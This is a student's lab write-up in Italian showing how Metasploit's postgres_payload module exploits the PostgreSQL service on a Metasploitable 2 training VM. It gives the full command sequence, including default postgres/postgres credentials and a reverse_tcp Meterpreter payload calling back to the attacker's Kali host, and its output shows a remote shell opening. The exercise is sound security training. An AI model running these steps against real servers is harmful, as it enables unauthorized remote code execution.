


ESERCIZIO GIORNALIERO S7L3

TRACCIA:

Usa il modulo exploit/ linux /postgres /postgres_payload PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Per eseguire questo esercizio, per prima cosa avvio entrambe le macchine kali linux e Metasploitable, mi assicuro che siano sulla stessa rete e attraverso il solito comando ping vedo se le due macchine comunicano.



```
Metasploitable2
collisions:0 txqueuelen:1000
RX bytes:7199 (7.0 KB) TX bytes:13288 (12.9 KB)
Base address:0xc000 Memory:febc0000-febe0000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:198 errors:0 dropped:0 overruns:0 frame:0
TX packets:198 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:71045 (69.3 KB) TX bytes:71045 (69.3 KB)

msfadmin@metasploitable:~$ ping -c 5 192.168.64.20
PING 192.168.64.20 (192.168.64.20) 56(84) bytes of data.
64 bytes from 192.168.64.20: icmp_seq=1 ttl=64 time=1.59 ms
64 bytes from 192.168.64.20: icmp_seq=2 ttl=64 time=1.74 ms
64 bytes from 192.168.64.20: icmp_seq=3 ttl=64 time=1.82 ms
64 bytes from 192.168.64.20: icmp_seq=4 ttl=64 time=1.92 ms
64 bytes from 192.168.64.20: icmp_seq=5 ttl=64 time=1.84 ms

--- 192.168.64.20 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 1.599/1.787/1.928/0.119 ms
```

```
(francesco@kali)-[~]
$ ping 192.168.64.10
PING 192.168.64.10 (192.168.64.10) 56(84) bytes of data.
64 bytes from 192.168.64.10: icmp_seq=1 ttl=64 time=6.36 ms
64 bytes from 192.168.64.10: icmp_seq=2 ttl=64 time=2.51 ms
64 bytes from 192.168.64.10: icmp_seq=3 ttl=64 time=2.23 ms
64 bytes from 192.168.64.10: icmp_seq=4 ttl=64 time=1.72 ms
^C
— 192.168.64.10 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.720/3.206/6.361/1.843 ms
Connection failed
```

Una volta stabilita la comunicazione, posso procedere con l'esercizio. Il primo comando che ho utilizzato è msfconsole, per entrare nell'interfaccia di Metasploit.

Successivamente, per caricare il modulo exploit di Postgre SQL ho utilizzato il seguente comando:

use exploit/linux/postgres/postgres_payload

```
msf6 > use exploit/linux/postgres

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/linux/postgres/postgres_payload  2007-06-05      excellent Yes    PostgreSQL for Linux Payload Execution
1  \_ target: Linux x86                      .               .        .      .
2  \_ target: Linux x86_64                  .               .        .      .

Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86_64'

[*] Using exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > |
```

Adesso posso utilizzare il comando “show options”:

```
Name      Current Setting  Required  Description
-----
VERBOSE   false             no        Enable verbose output

Used when connecting via an existing SESSION:

Name      Current Setting  Required  Description
-----
SESSION                   no        The session to run this module on

Used when making a new connection via RHOSTS:

Name      Current Setting  Required  Description
-----
DATABASE   postgres         no        The database to authenticate against
PASSWORD   postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS     no               no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      5432             no        The target port
USERNAME   postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     yes             yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

Exploit target:

Id  Name
--  ---
0   Linux x86

View the full module info with the info, or info -d command.
msf6 exploit(linux/postgres/postgres_payload) > █
```

Una volta visualizzate le opzioni, vado a settare i vari parametri come RHOST, inserendo l'IP del target (Metas):

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.64.10
RHOST => 192.168.64.10
msf6 exploit(linux/postgres/postgres_payload) > set RPORT 5432
RPORT => 5432
msf6 exploit(linux/postgres/postgres_payload) > set USERNAME postgres
USERNAME => postgres
msf6 exploit(linux/postgres/postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.64.20
LHOST => 192.168.64.20
msf6 exploit(linux/postgres/postgres_payload) > set LPORT 4444
LPORT => 4444
msf6 exploit(linux/postgres/postgres_payload) > █
```

Dopo aver settato rhost, rport, username, password, lhost ed lport, digito di nuovo show options per controllare che tutti i parametri siano salvati correttamente:

```
Kali Linux
francesco@kali: ~
File Actions Edit View Help
Name      Current Setting  Required  Description
SESSION                                no        The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
DATABASE  postgres         no        The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    192.168.64.10    no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     5432             no        The target port
USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     192.168.64.20   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Linux x86

View the full module info with the info, or info -d command.
```

Fatto questo, posso procedere con l'exploit, semplicemente digitando il comando "exploit":

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.64.20:4444
[*] 192.168.64.10:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/iG0kjuJZ.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.64.10
[*] Meterpreter session 1 opened (192.168.64.20:4444 → 192.168.64.10:58340) at 2025-01-22 15:26:35 +0100

meterpreter > 
```

Una volta che l'exploit è riuscito, posso interagire con la sessione che ho appena acquisito.